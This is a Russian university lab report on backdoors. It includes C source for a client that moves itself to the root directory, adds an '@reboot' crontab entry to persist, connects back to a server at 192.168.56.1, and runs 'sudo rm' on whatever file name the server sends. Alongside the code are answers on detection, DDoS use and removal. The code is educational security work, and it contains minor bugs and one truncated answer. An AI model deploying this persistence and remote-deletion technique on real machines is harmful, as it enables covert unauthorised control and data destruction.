Министерство науки и высшего образования Российской Федерации

Федеральное государственное автономное образовательное учреждение высшего образования

«Санкт-Петербургский политехнический университет Петра Великого»

—

Институт компьютерных наук и кибербезопасности

**Высшая школа кибербезопасности**

**ЛАБОРАТОРНАЯ РАБОТА № 4**

**Защита от встраиваемых потайных ходов**

по дисциплине «Основы Информационной безопасности»

Выполнили

студенты гр. 5131001/30002 Мишенев Н. С.

Квашенникова В. М.

<*подпись*>

Руководитель

программист Вагисаров В. Б.

<*подпись*>

Санкт-Петербург

2024г.

**СОДЕРЖАНИЕ**

[ЦЕЛЬ РАБОТЫ 3](#_Toc1617322248)

[ХОД РАБОТЫ 3](#_Toc487821806)

[ОТВЕТЫ НА КОНТРОЛЬНЫЕ ВОПРОСЫ 5](#_Toc651645680)

[ВЫВОД 6](#_Toc150220164)

[ПРИЛОЖЕНИЕ А 6](#_Toc1340261661)

**ЦЕЛЬ РАБОТЫ**

Приобретение навыков по анализу структуры, функциональности и угроз специально встраиваемого дефекта программного продукта - потайного хода (**backdoor**), а также изучение методов защиты от уязвимостей такого вида

**ХОД РАБОТЫ**

1. **Листинги разработанных программ**


Листинги разработанных программ клиента и сервера приведены в приложении А**.**

1. **Описание методов маскировки работы программы клиента**

Разработка и тестирование созданных программ выполнялись на операционной системе **Debian**, поэтому при запуске программы из автозагрузки, она не имела окна, однако ее все еще можно было отследить в списке запущенных программ.  
При первом запуске программы-клиента с правами администратора, программа, с помощью функции *system(),* перемещает себя в системный, корневой каталог (В Linux системах это “/”) и добавляет себя в автозагрузку с помощью встроенной в дистрибутив этой ОС утилиты *crontab*

1. **Описание добавления программы-клиента в автозагрузку**

Добавление программы-клиента в автозагрузку производится с помощью утилиты *crontab.*



Программа, посредством функции *system()* формирует файл, с уже установленными командами внутри *crontab* и добавляет в него нашу программу клиент. Затем применяет внесенные изменения.

1. **Результаты наблюдений за поведением межсетевого экрана до и после блокировки сетевых портов**

После блокировки сетевых портов, то есть входящих и исходящих соединений через этот порт, программа сервер начинает прослушивание через один из свободных динамических портов, который не известен клиенту, поэтому соединение не будет установлено.   
Порты классифицируются таким образом:   
  
**От 0 до 1023**: Эти порты известны как общеизвестные. Эти порты могут использоваться только системными (или root) процессами или программами, выполняемыми привилегированными пользователями.  
  
**С 1024 по 49151**: Эти порты известны как зарегистрированные порты. Эти порты могут использоваться обычными пользовательскими процессами или программами, выполняемыми обычными пользователями.  
  
**С 49152 по 65535**: Эти порты известны как динамические порты.

1. **Список открытых и блокируемых сетевых портов**

Список открытых и блокируемых сетевых портов можно посмотреть с помощью утилиты *netstat*

**ОТВЕТЫ НА КОНТРОЛЬНЫЕ ВОПРОСЫ**

1. **Какие угрозы несут в себе потайные ходы?**

Потайные ходы могут использоваться программами для несанкционированного доступа к данным пользователя, или же для доступа к удаленному управлению зараженным компьютером.

1. **Как можно обнаружить потайной ход, если он открывает порт только на короткие промежутки, которые заранее не известны**

Для того чтобы обнаружить потайной ход, необходимо отслеживать, через какие порты отправляются пакеты с данными, так как некоторые порты, не стандартные, можно обозначить как подозрительные и при передаче данных через эти порты, можно

1. **Можно ли использовать потайные ходы для организации распределенной атаки типа “Отказ в обслуживании”?**

Атака типа «отказ в обслуживании» (DoS) – это попытка причинить вред, сделав недоступной целевую систему, например веб-сайт или приложение, для обычных конечных пользователей. Обычно злоумышленники генерируют большое количество пакетов или запросов, которые в конечном счете перегружают работу целевой системы. Потайные ходы очень удобно использовать для такого типа атаки. поскольку с помощью большого количества зараженных компьютеров можно получить возможность обратиться к конкретному сокету и перегрузить систему.

1. **Каким образом можно удалить процесс программы-клиента из списка задач Диспетчера задач?**

Удалить процесс программы-клиента, можно с помощью консольной команды *kill,* предварительно узнав номер процесса.

1. **Опишите схему работы потайного хода, использующего для удаленного управления Telnet-сервер.**

Для управления таким потайным ходом, не требуется специальное ПО, потому что оно уже обычно входит в базовый пакет поставки ПО операционной системы или пакетов прикладных программ, установленных пользователем.

**ВЫВОД**  
В ходе работы, были разработаны программы клиента и сервера, изучены технологии создания и использования сетевых сокетов, маскировки программ клиентов. Приобретены навыков по анализу структуры, функциональности и угроз специально встраиваемого дефекта программного продукта - потайного хода, а также изучены методы защиты от уязвимостей такого вида.

**ПРИЛОЖЕНИЕ А**

Листинг 1 - исходный код программы клиента на языке С

#include <stdio.h>

#include <string.h>

#include <sys/socket.h>

#include <unistd.h>

#include <arpa/inet.h>

#include <unistd.h>

#include <stdlib.h>

#define PORT 8080

#define BUFSIZE 1024

int main(int argc, char const\* argv[]) {

char \*pwd\_cmd = "pwd";

char cwd[BUFSIZE];

FILE \*ptr;

if ((ptr = popen(pwd\_cmd, "r")) != NULL)

while (fgets(cwd, BUFSIZE, ptr) != NULL);

pclose(ptr);

if (strcmp(cwd, "/") != 0) {

printf("not in root\n");

char \*move\_cmd = "sudo mv client /\0";

if (system(move\_cmd) != -1) {

printf("client has been moved\n");

}

char \*startup\_cmd = "crontab -l > file; echo \"@reboot /client\" >> file; crontab file; rm file;";

if (system(startup\_cmd) != -1) {

printf("startup settings changed\n");

}

} else {

printf("in root\n");

}

struct sockaddr\_in address;

bzero(&address, sizeof(address));

printf("created serv\_adress\n");

address.sin\_family = AF\_INET;

address.sin\_port = htons(PORT);

inet\_pton(AF\_INET, "192.168.56.1", &(address.sin\_addr.s\_addr));

printf("filled address\n");

int sock = socket(AF\_INET, SOCK\_STREAM, 0);

printf("created socket\n");

bind(sock, (struct sockaddr \*)&address, sizeof(address));

printf("binded socket to port\n");

while (1) {

if (connect(sock, (struct sockaddr \*)&address, sizeof(address)) == 0) {

printf("connected\n");

break;

} else {

char serv\_address[BUFSIZE];

bzero(serv\_address, sizeof(serv\_address));

inet\_ntop(AF\_INET, &(address.sin\_addr.s\_addr), serv\_address, sizeof(serv\_address));

printf("trying to connect to at %s:%d\n", serv\_address, ntohs(address.sin\_port));

sleep(1);

}

}

char fname\_recv\_buffer[BUFSIZE];

while (1) {

bzero(fname\_recv\_buffer, sizeof(fname\_recv\_buffer));

if (read(sock, fname\_recv\_buffer, sizeof(fname\_recv\_buffer))) {

printf("Recieved from server: %s\n", fname\_recv\_buffer);

break;

} else {

printf("recieved nothing...\n\n");

}

}

char \*fremove\_cmd[100] = "sudo rm \0";

strcat(fremove\_cmd, fname\_recv\_buffer);

system(fremove\_cmd);

printf("client closing connection\n");

close(sock);

printf("connection closed - client\n");

return 0;

}

Листинг 2 - исходный код программы сервера на языке С

#include <stdio.h>

#include <string.h>

#include <sys/socket.h>

#include <sys/types.h>

#include <unistd.h>

#include <arpa/inet.h>

#include <netdb.h>

#include <stdlib.h>

#define PORT 8080

int main(int argc, char const\* argv[]) {

struct sockaddr\_in address;

bzero(&address, sizeof(address));

printf("created serv\_adress\n");

address.sin\_family = AF\_INET;

address.sin\_port = htons(PORT);

inet\_pton(AF\_INET, "192.168.56.1", &(address.sin\_addr.s\_addr));

printf("filled address\n");

int listener = socket(AF\_INET, SOCK\_STREAM, 0);

printf("created listener\n");

printf("waiting for socket to be completely free\n");

for (int i = 5; i > 0; i--) {

printf("%d seconds left\n", i);

sleep(1);

}

bind(listener, (struct sockaddr \*)&address, sizeof(address));

printf("bound listener to a address\n");

listen(listener, 1);

char serv\_address[1024];

bzero(serv\_address, sizeof(serv\_address));

inet\_ntop(AF\_INET, &(address.sin\_addr.s\_addr), serv\_address, sizeof(serv\_address));

printf("listening at %s:%d\n", serv\_address, ntohs(address.sin\_port));

struct sockaddr\_in client\_address;

socklen\_t cadress\_len = sizeof(client\_address);

int socket = accept(listener, (struct sockaddr \*)&client\_address, &cadress\_len);

printf("accepted connection\n");

char buffer[1024] = "test\_file.txt\0";

int bytes\_sent = 0;

while (1) {

bytes\_sent = write(socket, buffer, sizeof(buffer));

if (bytes\_sent == -1) {

perror("-1");

} else {

printf("sent %d bytes to client\n", bytes\_sent);

break;

}

}

printf("server closing connection\n");

close(listener);

printf("connection closed - server\n");

return 0;

}